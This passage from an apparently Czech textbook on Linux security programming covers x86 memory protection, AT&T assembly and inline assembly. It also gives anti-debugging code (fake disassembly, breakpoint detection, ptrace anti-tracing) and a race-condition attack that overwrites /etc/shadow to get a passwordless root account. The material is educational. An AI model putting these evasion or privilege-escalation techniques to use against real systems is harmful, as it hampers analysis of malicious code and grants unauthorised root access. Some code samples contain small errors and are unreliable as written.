Linuxové jádro podporuje preemptivní multitasking (přepínání úloh plánovačem) a práci více uživatelů najednou. Implementovány jsou dva režimy – režim jádra (kernel mode) a uživatelský režim (user mode). V uživatelském režimu běží procesy jednotlivých uživatelů. Procesy jsou spouštěny s oprávněním procesoru na úrovni ring3. V režimu jádra běží plánovač procesů, systém ochrany paměti, virtuální souborový systém a další. Režim jádra má oprávnění na úrovni ring0, tedy nejvyšší. Jiné úrovně oprávnění linuxové jádro nepoužívá. V oficiální vývojové větvi je snaha i o modifikaci jádra pro zpracování procesů v reálném čase. Komerční verze již existuje – RT Linux[14].

Zvláštností oproti jiným operačním systémům je podpora mnoha souborových systémů (např. ext2, ext3, reiserfs, jfs, vfat ...). Ze spustitelných formátů jsou podporovány celkem 3 druhy. Spustitelné binární formáty jsou ELF [4] a COFF. COFF je starší formát a stal se základem pro formát ELF. Také spustitelný formát PE pro operační systémy firmy Microsoft je odvozen z formátu COFF. Jádro jednotlivé formáty rozeznává podle specifických sekvencí (magic numbers) na začátku souboru. Třetím typem spustitelných souborů jsou interpretované skripty (může se ale také jednat o rozsáhlý program). Zaváděcí funkce spustitelných formátů na počátku souboru rozezná sekvenci '#!', za níž očekává cestu k interpretu následujících řádek programu.

Kromě OS GNU/Linux existují i jiné deriváty OS UNIX. Nejznámější jsou ty, které vycházejí z BSD (Berkeley System Distribution). Jmenujme FreeBSD, OpenBSD a NetBSD.

2.3.1 Virtuální adresní prostor


Podívejme se nyní podrobněji na použití segmentované a stránkované paměti na Linuxu. Linuxové jádro v zásadě nevyužívá možností segmentované paměti. Protože je ale na x86 segmentování povinnou částí adresace, musí se s tím jádro nějak vypořádat. Definovány jsou celkem 4 segmenty. Kódový a datový segment pro režim jádra, kódový a datový segment pro uživatelský režim.

Ve zdrojových textech linuxového jádra nalezneme pro nastavení deskriptorů segmentů tyto hodnoty. Deskriptor segmentu vypadá podle obrázku 2.9.

```
ENTRY(gdt_table)
 .quad 0x0000000000000000  /* NULL descriptor */
 .quad 0x0000000000000000  /* not used */
 .quad 0x00cf9a000000ffff  /* 0x10 kernel 4GB code at 0x00000000 */
 .quad 0x00cf92000000ffff  /* 0x18 kernel 4GB data at 0x00000000 */
 .quad 0x00cffa000000ffff  /* 0x23 user   4GB code at 0x00000000 */
 .quad 0x00cff2000000ffff  /* 0x2b user   4GB data at 0x00000000 */
```

Vidíme, že všechny segmenty začínají na adrese 0x00000000 a jsou veliké 4GB. Jsou kódové či datové, nikoliv systémové. Dva jsou určeny pro režim jádra a mají DPL na nejvyšší úrovni oprávnění.

[14] http://www.fsmlabs.com/



Type – přístup ... čtění, zápis, spustitelnost
Base – počáteční adresa segmentu
Limit – určuje velikost segmentu, při G=0 je krok 1B, při G=1 je krok 4kB
DPL – úroveň oprávnění
AVL − možnost použití systémem
DB − 0=16b segment, 1=32b segment
S − 0=systémový segment, 1=kódový nebo datový segment
P – segment přítomen
G − granularita

Obrázek 2.9: Deskriptor segmentu

Dva jsou určeny pro uživatelský režim a mají nejnižší úroveň oprávnění. Kódové segmenty mají v typu nastaveny příznaky pro čtení a spustitelnost. Datové segmenty mají nastaveny příznaky pro čtení a zápis.

Protože se kódový i datový segment plně překrývají, jsou data adresovaná offsetem vzhledem k libovolnému segmentu uložena na stejné virtuální adrese. Představme si např. hodnotu 0x90 uloženou na adrese 0x10. Provedeme-li přístup na adresu 0x10 s cílem zápisu, přístup se povede přes datový segment a bude povolen. Zkusíme-li spustit data na adrese 0x10, přístup se povede přes kódový segment a bude povolen. To znamená, že v celém virtuálním adresním prostoru lze provést čtení, zápis (nestanoví-li stránkování jinak) i **spuštění**. Jednotlivé segmenty a jejich rozdílné příznaky jsou odstíněny. Zůstává pouze rozdíl úrovni oprávnění DPL.

K ochraně části virtuálního adresního prostoru proti zápisu linuxové jádro využívá stránkování. Položka tabulky stránek obsahuje pro každou stránku 2 bity, které souvisí se zabezpečením. Jeden bit se nazývá U/S a je obdobou DPL u segmentů. Pokud proces běží s oprávněním CPL$<$3, může přistupovat ke všem stránkám. Proces s oprávěním CPL=3 smí přistupovat pouze ke stránkám, které mají U/S bit nastaven na 1. Druhým důležitým bitem je R/W. Jeho hodnota 0 znamená, že stránka je přístupná pouze pro čtení. Hodnota 1 symbolizuje přístup pro čtení i zápis.

Při požadavku procesu o přidělení stránky se hodnota bitu U/S nastavuje podle toho, zda žádá jádro, nebo uživatelský proces. Spustitelný binární formát je vnitřně rozdělen na sekce, u kterých jsou příznaky na povolení zápisu. Při zavedení programu do paměti stránky přebírají příznaky z těchto sekcí. Stránky, které se za běhu programu alokují pro potřeby zásobníku či haldy, mají ze zřejmých důvodů povolení zápisu nastaveno.

Při vyhodnocování přístupu do paměti se nejříve vyhodnocuje ochrana na úrovni segmentů a potom na úrovni stránek.

Můžeme učinit dva důležité závěry. Celý virtuální adresní prostor procesu je přístupný pro čtení a spouštění. Stránky, které obsahují specifické sekce binárního spustitelného formátu, mohou být chráněny proti zápisu. Zbytek stránek má příznak zápisu povolen. Spustitelnému binárnímu formátu

ELF, který se používá na GNU/Linux systému, je věnována příloha A.

2.3.2 Použité programové vybavení

Všechny informace a ukázkové programy v následujících kapitolách byly platné k těmto verzím programového vybavení:

- **Distribuce Debian GNU/Linux:** Woody
- **Linuxové jádro:** 2.4.18
- **Kompilátor gcc:** 2.95.4
- **Standardní knihovna libc6:** 2.2.5
- **Ladící program gdb:** 5.2.cvs2002040
- **GNU balík nástrojů binutils (as, objdump, ld, ..):** 2.13.90.0.10

Kapitola 3

Začínáme programovat

3.1 Potřebné nástroje

Dokumentace ke všem nástrojům je dostupná v podobě manuálových stránek příkazu man.

gcc – Kompilátor jazyka C a assembleru. Podporuje nastavitelnou optimalizaci i při vkládání ladících informací.

objdump – Vhodný nástroj pro disassemblaci binárních souborů. Umožňuje výpis pouze vybraných částí a informací o sekcích ve spustitelném binárním formátu ELF nebo COFF (a.out).

hexdump – Šestnáctkový a ASCII výpis souboru.

gdb – Ladící program vhodný pro krokování. Využívá ladicí informace vkládané pomocí gcc nebo as.

nm – Vypíše symboly ze spustitelného binárního formátu.

ld – Linker.

ldd – Výpis informací o dynamicky linkovaných knihovnách, které program používá.

file – Podle magických čísel na začátku souboru určí jeho typ.

size – Informace o velikosti jednotlivých sekci binárního spustitelného formátu

od – Zobrazí soubor ve zvolené číselné soustavě.

strip – Odstraní ze spustitelného souboru ladící informace.

as – Kompilátor assembleru.

3.2 Základy assembleru

3.2.1 Syntaxe AT&T

Ve všech operačních systémech odvozených ze systému UNIX se používá assembler se syntaxí AT&T, viz [2]. Tato syntaxe se na první pohled od známější Intel syntaxe velmi liší. V Intel syntaxi se před registry a hodnotami nepoužívá žádný prefix. V AT&T syntaxi je před registry prefix ”%” a před hodnotami prefix ”$”. Intel syntaxe pro označení hexadecimálního resp. binárního čísla používá suffix ”h” resp. ”b”. Pokud je první hexadecimální cifra znak A-F, potom se hodnota označí prefixem ”0”.

Pořadí operandů je v AT&T syntaxi obrácené oproti Intel syntaxi. U Intel syntaxe je první operand cíl a druhý zdroj. AT&T syntaxe uvádí první zdroj a druhý cíl. Oba způsoby mají své zdůvodnění. U Intel syntaxe je pořadí operandů dáno jako při psaní rovnice. Tedy nejvíce nalevo je uvedena proměnná, do které uložíme výsledek z pravé strany rovnice. AT&T syntaxe oproti tomu využívá přirozeného stylu čtení zleva doprava. Slovní příkaz ”Dej tu skleničku prosím na stůl” by se v AT&T zapsal ”dej sklenička, stůl”.

Intel	**AT&T**
mov ebx, eax	movl %eax, %ebx
mov eax, 0A20h	movl $0xA20, %eax
int 80h	int $0x80

Zápis adresy se také liší. Intel syntaxe používá hranaté závorky. AT&T syntaxe používá kulaté závorky. Komplexní tvar příkazu pro výpočet adresy je u AT&T syntaxe hůře čitelný než v Intel syntaxi. To je snad jediná nevýhoda AT&T syntaxe.

Intel	**AT&T**
segreg:[base+index*scale+offset]	segreg:offset(base,index,scale)
mov eax, [ebx]	movl (%ebx), %eax
mov eax, [ebx+3]	movl 3(%ebx), %eax

AT&T syntaxe příkazy doplňuje sufixem, který značí velikost operandu.

- ”l” (long) - 32b
- ”w” (word) - 16b
- ”b” (byte) - 8b

AT&T syntaxe není nezbytná znalost pro programování v assembleru pod Linuxem. Překladač, jako např. nasm[1], umí Intel syntaxi. Na Linuxu je nejpoužívanější překladač jazyka C program gcc. Ten ovšem generuje kód v AT&T syntaxi. Program přeložený do assembleru je předán kompilátoru as. Výsledný objektový soubor potom zpracuje linker ld. Debugger gdb, stejně jako neocenitelný pomocník program objdump, také používají AT&T syntaxi.

[1] http://nasm.sourceforge.net/

3.2.2 Funkce jádra a knihovní funkce

Návěští _start a main

Budeme-li v našem programu používat pouze volání funkcí jádra, stačí nám použít na začátku programu návěští _start. Toto je startovací návěští definované ve formátu ELF. Program musíme ukončit voláním jádra sys_exit. Při použití knihovních funkcí knihovny libc (a jiných) budeme muset k našemu programu přikompilovat mnoho kódu navíc. To nejlépe provedeme s pomocí kompilátoru gcc. Návěští, které hledá gcc, se jmenuje main. Připojí se standardní startovací sekvence z libc[2]. Ta v sobě obsahuje i návěští _start, které formát ELF vyžaduje. V této startovací sekvenci se po návěští _start provede jenom nezbytná inicializace a potom se zavolá funkce main(). Návěští _start a main musíme označit direktivou .globl, aby byly viditelné pro linker.

Volání funkcí jádra v assembleru

Všechny funkce jádra (syscalls) jsou číselně definovány v souboru */usr/include/sys/syscall.h*. Číslo volání se vloží do registru EAX. Argumenty funkcí jádra se zleva vkládají do všeobecných registrů. Po řadě je to EBX, ECX, EDX, ESI, EDI. Ukázka je na obrázku 3.1.

Jak je vidět, pro volání, která mají více než 5 argumentů, se musí použít jiný způsob. Do registru EAX se opět vloží číslo volání. Do paměti za sebe naskládáme ostatní argumenty. Do registru EBX potom vložíme ukazatel na počátek tohoto pole. Všechna volání jádra se potom spustí pomocí softwarového přerušení *int $0x80*. Návratová hodnota volání je uložena do registru EAX.

Jedinou výjimku z výše uvedených pravidel je volání funkce jádra pro socket. Do registru EAX vložíme číslo volání sys_socket. Do registru EBX vložíme číslo, které specifikuje konkrétní funkci. Např. listen(), accept(), bind() a podobně. Čísla těchto funkcí jsou uložena v soboru */usr/include/linux/net.h*. Argumenty funkce potom uložíme jako pole do paměti a do registru ECX vložíme ukazatel na toto pole.

Volání knihovních funkcí

Místo přímého volání funkcí jádra můžeme použít knihovních funkcí. Argumenty v pořadí zprava doleva vložíme na zásobník. Potom provedeme samotné volání pomocí instrukce *call "funkce"*. Ukázka je na obrázku 3.2.

[2] Viz odstavec přílohy A.2 na straně xi

```
#hello1.s
#kompilace:
# as -o hello1.o hello1.s
# ld -o hello1 hello1.o

        .data
msg:    .string "ahoj svete\n"
endmsg:

        .text
        .globl _start
_start:
        movl $4, %eax           #sys_write = 4
        movl $1, %ebx           #zápis na stdout, file deskriptor 1
        lea msg, %ecx           #adresa řetězce
        movl $(endmsg-msg), %edx #délka řetězce
        int $0x80               #samotné zavolání

        xorl %eax, %eax
        inc %eax                #sys_exit = 1
        xorl %ebx, %ebx         #návratová hodnota 0
        int $0x80               #samotné volání
```

Obrázek 3.1: Použití volání jádra na programu "Ahoj světe"

```
#hello2.s
#kompilace:
# gcc -o hello2 hello2.s

        .data
msg:    .string "ahoj svete\n"
endmsg:

        .text
        .globl main
main:
        pushl $(endmsg-msg) #délka řetězce
        pushl $msg          #adresa řetězce
        pushl $1            #zápis na stdout, file deskriptor 1
        call  write         #volání fce write z libc
        addl  $12, %esp     #uklidíme argumenty ze zásobníku

        pushl $0            #návratová hodnota
        call exit           #volání fce exit z libc
```

Obrázek 3.2: Použiti knihovních funkcí libc na programu "Ahoj světe"

3.2.3 Přehled důležitých volání jádra

Jméno volání	Desítková hodnota
sys_exit	1
sys_write	4
sys_open	5
sys_execve	11
sys_setuid	23
sys_chroot	61
sys_dup2	63
sys_socket	102

3.2.4 Rozdíly systému FreeBSD

Název FreeBSD se používá jak pro označení celé distribuce, tak pro jádro OS. FreeBSD je založeno na verzi UNIXu z univerzity v Berkeley, přesněji z verze 4.4BSD-Lite1. Vlastnosti Berkeley UNIXu 4.4BSD byly s oficiáním UNIXem System V od Bell Laboratories sjednoceny normou POSIX. GNU/Linux také splňuje většinu požadavků normy POSIX. Díky tomu se software mezi oběma platformami snadno přenáší. Jádro FreeBSD dokonce obsahuje režim, pomocí kterého dokáže být s Linuxem i binárně kompatibilní. O výkonu a stabilitě jádra FreeBSD oproti Linuxu se vedou dlouhé diskuze[3].

Programování v assembleru na FreeBSD má některé specifické odlišnosti. Argumenty se vždy vkládají na zásobník. Nezáleží na tom, jestli se jedná o volání jádra nebo volání knihovní funkce. Číslo volání jádra se nadále ukládá do registru EAX. Volání jádra očekává svoje parametry 4B nad vrcholem zásobníku stejně, jako když se volá knihovní funkce. Ukázka je na obrázku 3.3.

Verze s použitím knihovních funkcí je identická s Linuxem.

3.3 Assembler vkládaný do jazyka C

Občas se nám může stát, že část kódu v assembleru potřebujeme vložit do jazyka C. Je to možné pomocí direktivy asm nebo __asm__ . Pokud chceme, aby vkládaný assembler byl zkompilován přesně tam, kde je a jak je (tedy vyhnout se optimalizaci), použijeme klíčové slovo **__volatile__**. Jednoduché funkce vidíme na obrázku 3.4.

Změní-li naše instrukce obsah některých všeobecných registrů, musíme použít takzvaný rozšířený vkládaný assembler. Pomocí něho dáme kompilátoru gcc najevo, které registry jsme změnili, aby už dále nepočítal s jejich původním obsahem. Kdyby ve funkci end() na obrázku 3.4 nešlo o volání sys_exit, po kterém se program bezprostředně ukončí, tak by další provádění kódu velmi pravděpodobně skončilo chybou. Dále je na obrázku uvedena možnost definice maker s vkládaným assemblerem.

[3] http://www.byte.com/documents/s=1794/byt20011107s0001/

```
#hello3.s
        .data
msg:    .string "ahoj svete\n"
endmsg:

        .text
        .globl _start
_start:
        pushl $(endmsg-msg)     #délka řetězce
        pushl $msg              #adresa řetezce
        pushl $1                #zápis na stdout
        movl  $4, %eax          #sys_write = 4
        call syscall            #provedeme volání pomocí call
                                #tím se argumenty dostanou 4B nad vrchol zásobníku
        addl $12, %esp          #uklidíme zásobník

        pushl $0                #návratová hodnota
        movl  $1, %eax          #sys_exit = 1
        call syscall            #volání pomocí call

sycall:
        int $0x80               #samotné volání jádra
        ret                     #návrat z podprocedury
```

Obrázek 3.3: Rozdíl ve volání funkcí jádra na FreeBSD oproti Linuxu

```
/* ukázka definice makra */
#define disable __asm__ __volatile__ ("cli")
#define enable  __asm__ __volatile__ ("sti")

/* ukázka definice funkce */
void end() {
__asm__("
        movl $1, %eax   //sys_exit
        xorl %ebx, %ebx
        int $0x80
       ");
}
```

Obrázek 3.4: Jednoduchý vkládaný assembler do jazyka C

3.3.1 Rozšířený vkládaný assembler

Rozšířený vkládaný assembler má tento tvar zápisu (odvozeno z Watcom syntaxe):

```
__asm__("instrukce" : výstupní registry : vstupní registry : změněné registry);
```

Ve vstupní a výstupní části rozšířeného vkládaného assembleru se pro označení registrů může použít těchto zkratek (musí být v uvozovkách):

a	%eax
b	%ebx
c	%ecx
d	%edx
S	%esi
D	%edi
q	libovolný z registrů %eax, %ebx, %ecx, %edx
r	libovolný z registrů jako u q a navíc %esi, %edi
A	zkombinované %eax a %edx na 64b dlouhé celé číslo

Výraz v jazyku C, jehož hodnotu chceme uložit do registru, musíme dát do kulatých závorek. Vstupních, výstupních a modifikovaných registrů může být uvedeno více, potom je oddělujeme čárkami. V seznamu změněných registrů uvádíme v uvozovkách plná jména registrů. V instrukční části se před jméno registru vkládá ještě jeden znak "%". Výstupní registry uvozujeme prefixem "=". Registry, které použijeme jako vstupní a výstupní, nemusíme uvádět do seznamu změněných registrů. gcc do vstupních a výstupních registrů uloží požadovanou hodnotu a dále počítá, že tam tato hodnota je.

```
__asm__("cld
        rep stosl"
        : /* žádné výstupní registry */
        : "c" (count), "a" (fill_value), "D" (dest)
        : "%ecx", "%edi" );
```

Obrázek 3.5: Rozšířený vkládaný assembler do jazyka C

Výsledkem části kódu na obrázku 3.5 bude zkopírování hodnoty **fill_value** na adresu **dest**. Kopírování se provede podle hodnoty **count**. Jediný registr EAX se nezměnil. Hodnota v registru ECX se postupně snižuje a ukazatel v EDI zvyšuje. Musíme tedy oba registry uvést do seznamu změněných registrů. Tím oznámíme gcc, že v těchto registrech už dále není hodnota, která tam byla před blokem vkládaného assembleru, a ani tam není hodnota, kterou jsme nastavili ve vstupní části.

V případě, že nepotřebujeme použít konkrétní registr, je gcc schopno vybrat samo vhodný registr. Tento vhodný registr vybere tak, aby v něm již z předchozího provádění kódu byla požadovaná hodnota. Nebo se použije registr, který je volný. Při použití této optimalizace se registry označují symboly %0 až %9. Očíslování registrů se děje zleva doprava počínaje výstupními registry a konče vstupními registry.

```
/* rozsirasm2.c
 * Kompilace:
 *   gcc rozsirasm2.c -o rozsirasm2
 * Spuštění:
 *   ./rozsirasm2
 */

#include <stdio.h>

int main() {
        int x=10, y=20;
        __asm__ __volatile__("addl %%ebx, %%eax"
                        : "=eax" (x)            //výstup
                        : "eax" (x), "ebx" (y)  //vstup
                        //změna zřejmá z výstupu
                        );
        printf("x+y=%d\n",x);
        return 0;
}
```

Obrázek 3.6: Změněna obsahu registrů

Přejeme-li si použít tentýž registr, který byl označen symboly %0 až %9 ve vstupně-výstupní části, odkazujeme se symboly ”0” až ”9”. Vše je ukázáno na obrázku 3.7.

```
int multi5(int x) {
        __asm__("lea (%0, %0, 4), %0"
                        : "=r" (x)  //výstup
                        : "0" (x)   //vstup
                );
        return x;
}
```

Obrázek 3.7: Velmi rychlé násobení 5ti

Nejdříve gcc oznámíme, že obsah některého z registrů EAX až EDX a ESI, EDI budeme ve finále chtít uložit do proměnné **x**. Necháme gcc, aby samo vhodný registr vybralo, a budeme ho označovat znakem %0. Dále gcc oznámíme, že hodnotu proměné **x** chceme uložit do registru, který si už označil číslem 0. Tímto se nám tedy povede provést celé násobení pouze pomocí jednoho registru. Navíc také pouze v jednom cyklu pomocí instrukce *lea*. Výpočet probíhá takto: Nechť vybraným registrem je třeba EAX. Do EAX uložíme hodnotu proměné x. Volání instrukce *lea* se rozvine do *lea (%eax,%eax,$4), %eax*. Výpočet adresy již známe. Zápis posun(základ, index, měřítko) odpovídá výpočtu *základ + index*měřítko + posun*.

Posledním příkladem bude získání počtu provedených cyklů procesoru od zapnutí počítače a uložení do 64b proměnné stamp. Instrukci rdtsc (implementována od modelu Pentium) pro zajímavost zakódujeme přímo ve strojovém kódu. Obrázek 3.8. Více informací o vkládaném assembleru v literatuře [2].

```
__asm__(".byte 0x0f; .byte 0x31" //instrukce rdtsc
              : "=A" (stamp)       //výstup
              :                    //žádný vstup
              : "%eax", "%edx" ); //změněné registry
```

Obrázek 3.8: Získání počtu provedených cyklů procesoru

Kapitola 4

Ochrana kódu - antidebugging

Snaha skrýt implementační detaily je častá např. u softwarových ochran proti nelegálnímu kopírování. Útočník sice vždy může provést analýzu disassemblovaného kódu, ale existují postupy jak tuto analýzu ztížit. Je nutné říci, že úplné zabezpečení není možné. Bude-li útočník znát dobře strojový kód, tak falešná disassemblace nebo nemožnost trasování ho nezastaví.

Prvním krokem musí být odstranění tabulky symbolů pomocí programu strip. Tím se zbavíme spojitosti s původním zdrojovým programem v jazyku C. Program, který již neobsahuje žádné návěští, se velmi špatně trasuje. Breakpointy již je například možné nastavovat jenom podle adresy. Najít v disassemblaci z programu objdump část, která je zajímavá, je také poměrně těžké a vyžaduje mnoho zkušeností. Nejspolehlivější ochrana a zmatení útočníka spočívá v kombinaci některých z následujících metod.

4.1 Falešný disassembler

Pojďme se podívat na ochranu první - falešný převod ze strojového kódu do assembleru. Provedeme ho elegantním skokem doprostřed instrukce. Naše skutečná instrukce bude začínat právě uprostřed instrukce jiné. Disassembler toto samozřejmě nepozná a bude se původní instrukci snažit dekódovat celou. Tím dojde v disassemblaci k posunu oproti skutečnému toku instrukcí. Příklad na obrázku 4.1.

Zakomentujeme-li část vkládaného assembleru ve zdrojovém textu antidebug1.c, disassemblace bude vypadat podle obrázku 4.2. Necháme-li ochranu nezakomentovanou, dostaneme výpis obdobný obrázku 4.3.

Disassembler nejdříve narazí na strojový ekvivalent instrukce **jmp antidebug**. Překlad do assembleru se provede správně. Poté narazí na strojový kód **9a00**. O kódu **9a** disassembler ví, že patří instrukci *lcall* a jeho součástí je ještě 6 dalších bytů. Tudíž strojový kód, který již odpovídá volání funkce protect(), přeloží jako další byty instrukce *lcall*. Tím dojde k posunu.

```
/* antidebug1.c
 * Kompilace:
 *   gcc antidebug1.c -o antidebug1 -g
 */

void protect() {}

int main() {
  __asm__("
            jmp antidebug
  .short   0x009a
  antidebug:
        ");

  protect();
  return 0;
}
```

Obrázek 4.1: Ochrana pomocí falešné disassemblace

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80483c8 <main>:      push   %ebp
0x80483c9 <main+1>:    mov    %esp,%ebp
0x80483cb <main+3>:    sub    $0x8,%esp
0x80483ce <main+6>:    call   0x80483c0 <protect>
0x80483d3 <main+11>:   xor    %eax,%eax
0x80483d5 <main+13>:   jmp    0x80483d7 <main+15>
0x80483d7 <main+15>:   leave
0x80483d8 <main+16>:   ret
End of assembler dump.
(gdb)
```

Obrázek 4.2: Disassemblace antidebug1.c bez ochrany

```
(gdb) disassemble main
Dump of assembler code for function main:
0x80483c8 <main>:       push   %ebp
0x80483c9 <main+1>:     mov    %esp,%ebp
0x80483cb <main+3>:     sub    $0x8,%esp
0x80483ce <main+6>:     jmp    0x80483d2 <antidebug>
0x80483d0 <main+8>:     lcall  $0xffff,$0xffe9e800
0x80483d7 <antidebug+5>:        xor    %eax,%eax
0x80483d9 <antidebug+7>:        jmp    0x80483e0 <antidebug+14>
0x80483db <antidebug+9>:        nop
0x80483dc <antidebug+10>:       lea    0x0(%esi,1),%esi
0x80483e0 <antidebug+14>:       leave
0x80483e1 <antidebug+15>:       ret
End of assembler dump.
(gdb)
```

Obrázek 4.3: Falešný disassembler

Tento posun se však po několika instrukcích může ztratit. Záleží, jak brzy se ve falešné disassemblaci objeví jedno a dvou bytové instrukce. Díky nim brzy dojde ke ztrátě posunu. Je proto vhodné opravdu důležitou rutinu opakovaně prokládat obdobnými konstrukcemi.

Jak se této ochrany zbavit? Může se nám stát, že budeme stát například proti viru, který bude zabezpečen touto technikou. Všimneme si toho poměrně snadno. V disassembleru uvidíme skok na adresu, která odpovídá skoku do poloviny nějaké instrukce. Nejsou-li odstraněny názvy návěští funkcí, tak viditelný skok doprostřed funkce je také pozdezřelý. Stačí si spočítat kolik bytů skok představuje. V některém z mnoha hexa-editorů tyto přeskakované byty přepíšeme instrukcí o stejném počtu bytů. Funkci programu to nijak neovlivní, protože tato instrukce bude přeskočena. Výpis disassembleru však již nyní bude správně zarovnán. Nejvhodnější je opakovaně použít instrukci **nop**, které odpovídá právě jeden byte. Její hodnota je 0x90.

4.2 Falešné breakpointy

Jiným druhem ochrany může být zakáz nastavení breakpointu. Nastavení breakpointu debugger gdb provede zapsáním instrukce **int3** (opkód 0xcc). Nastavujeme-li breakpoint přímo na konkrétní adresu zapíše se na obsah této adresy 0xcc. Provedeme-li nastavení breakpointu pomocí jména funkce, debugger uloží hodnotu 0xcc až o 4B dále od adresy funkce. Přeskočí takzvaný prolog funkce. Více si o něm povíme v odstavci 6.2 na straně 42. Instrukce *int3* zastaví provádění programu. Debugger po zastavení sám zajistí opětovné uložení původní hodnoty na přepsaném místě v paměti. Implementace ochrany proti breakpointům může vypadat třeba podle obrázku 4.4. Příklad nastavení falešného breakpointu je na obrázku 4.5.

```c
/* antidebug2.c
 * Kompilace:
 *   gcc antidebug2.c -o antidebug2
 * Test:
 *   gdb ./antidebug2
 *     (gdb) break protect
 *     (gdb) run
 */

#include <stdio.h>
void protect() {}

int main() {
        if ( (*(volatile unsigned *)((unsigned)protect+3) & 0xff) == 0xcc ) {
                printf("Nedovolený breakpoint\n");
                exit(1);
        }

        protect();

        /* vlastní program */

        return 0;
}
```

Obrázek 4.4: Zakázání breakpointu

```c
/* antidebug3.c
 * Kompilace:
 *   gcc antidebug3.c -o antidebug3
 * Test:
 *   gdb ./antidebug3
 *     (gdb) run
 */

#include <signal.h>
void handler(int signum) {}

int main() {
        signal(SIGTRAP,handler);
        __asm__("int3");

        /* vlastní program */

        return 0;
}
```

Obrázek 4.5: Nastavení falešného breakpointu

Jak vidíme, stačí vložit instrukci *int3*. Volání instrukce *int3* vyvolá signál SIGTRAP. Proto pokud chceme, aby se falešný breakpoint projevil pouze při krokování, musíme tento signál odchytit a obsloužit. Pokud bychom se pokusili nastavit falešný breakpoint přímým zápisem do paměti na danou adresu, nepochodili bychom. Textová část programu (sekce .text) je uložena v paměti pouze pro čtení. Jedině rodičovský proces, který dětský proces trasuje pomocí volání ptrace(), má všechno povoleno. Plyne z toho, že není možné trasovat proces init. Tento proces je prapředkem všech procesů a nemá rodiče. Také není možné trasovat programy, které mají nastaven Set-UID bit a nepatří nám nebo naší skupině.

4.3 Zákaz trasování

Poslední metodou ochrany je zakáz trasování. Funkce ptrace(PTRACE_TRACEME) nemůže být na jeden proces zavolána více než jednou. O jedno volání se v programu pokusíme sami. Skončí-li neúspěchem, je zřejmé, že nás někdo (programy strace, ltrace, gdb, ...) trasuje a ukončíme se. Implementace je na obrázku 4.6.

```
/* antidebug4.c
 * Kompilace:
 *   gcc antidebug4.c -o antidebug4
 * Test:
 *   gdb ./antidebug4
 *    (gdb) run
 */

#include <sys/ptrace.h>

int main() {
        if ( ptrace(PTRACE_TRACEME, 0, 0, 0) < 0 ) {
                printf("Nepřejeme si krokování\n");
                exit(1);
        }

        /* vlastní program */

        return 0;
}
```

Obrázek 4.6: Zákaz trasování

Kapitola 5

Začínáme se bránit

Udělejme si nyní přehled vlastností programů, které jsou zajímavé pro útočníky. Seznámíme se s metodami, které útočníci používají.

5.1 Prostředí

V GNU/Linux systému, stejně jako na ostatních systémech odvozených z OS UNIX, je každý uživatel identifikován svým číslem. Toto číslo označujeme jako UID (User Identification). Seznam těchto čísel společně s alfanumerickým vyjádřením jména uživatele je uložen v souboru **/etc/passwd**. UID s číslem 0 je vyhrazeno uživateli se jménem root. Root je speciální uživatel určený pro administraci systému. Jeho činnost nad systémem není omezena žádnými bezpečnostními zábranami. Hesla k jednotlivým uživatelským kontům jsou v zakryptovaném tvaru také uložena v souboru /etc/passwd. Nověji mohou být v souboru **/etc/shadow**.

Spuštěný program vlastní informaci o tom, který uživatel provedl jeho spuštění. Ve struktuře, kterou jádro uchovává pro každý proces, je mimo jiné položka RUID (Real UID). Do položky RUID se při spouštění programu zkopíruje UID uživatele. Nyní má program nad adresáři a soubory stejná práva jako uživatel který jej spustil. Například soubor /etc/shadow obsahující zakryptovaný tvar hesel k uživatelským kontům má práva nastavena tak, aby ho mohl číst a modifikovat pouze uživatel root. Běžnému uživateli, přesněji řečeno jeho procesům, se nepovede obsah tohoto souboru číst nebo modifikovat.

Co když si ale uživatel bude chtít změnit své heslo? Jeho práva mu zápis do souboru /etc/shadow neumožní. Z toho důvodu má každý program možnost mít nastaven takzvaný Set-UID bit. Ve struktuře jádra pro každý proces je další položka se jménem EUID (Effective UID). Za normálních okolností je hodnota EUID stejná jako RUID. Je-li nastaven u programu Set-UID bit, potom hodnota položky EUID odpovídá UID majitele souboru a nikoliv UID uživatele, který program spustil.

Pokouší-li se proces o manipulaci se soubory, vždy se testují obě oprávnění RUID i EUID.

Odpovídá-li alespoň jedna hodnota, pak je operace povolena.

Nejzajímavější jsou programy s nastaveným Set-UID bit, které vlastní uživatel root. Výše uvedené informace platí obdobně i pro skupiny. Odpovídající položky se jmenují RGID (Real Group Identification) a EGID (Effective Group Identification).

Každý program, který potřebuje mít nastaven Set-UID bit, by si měl efektivní práva nechat pouze po dobu nezbytně nutnou. Chyba při programování může způsobit, že se uživateli povede spustit jeho vlastní kód se stejnými právy jako měl chybný program.

5.2 Časově závislé chyby - race conditions

Zvláštním způsobem útoku je využití časově závislých chyb. Všímat si budeme pouze oblastí souvisejících s kritickými sekcemi. Obecně tento druh útoku není příliš využívaný pro jeho malou efektivitu. Při tomto druhu útoku zpravidla není možné spustit žádný uživatelský kód navíc. Místo toho získáme přístup ke zdrojům, které má Set-UID (či jiný zajímavý) program alokované.

Situaci, kdy se dva nebo více procesů pokouší číst nebo zapisovat do sdílených dat a výsledek je závislý na časové posloupnosti přidělení procesoru jednotlivým procesům, označujeme jako časově závislou. Odpovídající anglický termín je **race condition**.

Představme si textový editor, který z nějakého důvodu má nastaven Set-UID bit a patří uživateli root. Po obdržení signálu SIGTERM chceme rozepsaný soubor před ukončením uložit na disk. Před uložením provedeme několik testů. Zda soubor existuje, zda patří uživateli a zda je to textový soubor. Ukázková část by mohla vypadat takto:

```
struct stat st;

if ( stat(name, &st) < 0 )        // soubor nenalezen
if ( st.st_uid != getuid() ) // soubor nepatří uživateli
if ( !S_ISREG(st.st_mode) )       // není to textový soubor
fopen(name,"w");
```

Obrázek 5.1: Časově závislé chyby

Nebezpečí spočívá v tom, že celá tato sekvence nemusí proběhnout atomicky. Pokud se nám v době mezi posledním testem a otevřením povede ze souboru **name** udělat link na soubor /etc/shadow a zapíšeme **"root:1:99999:::::"**, máme uživatele root bez hesla.

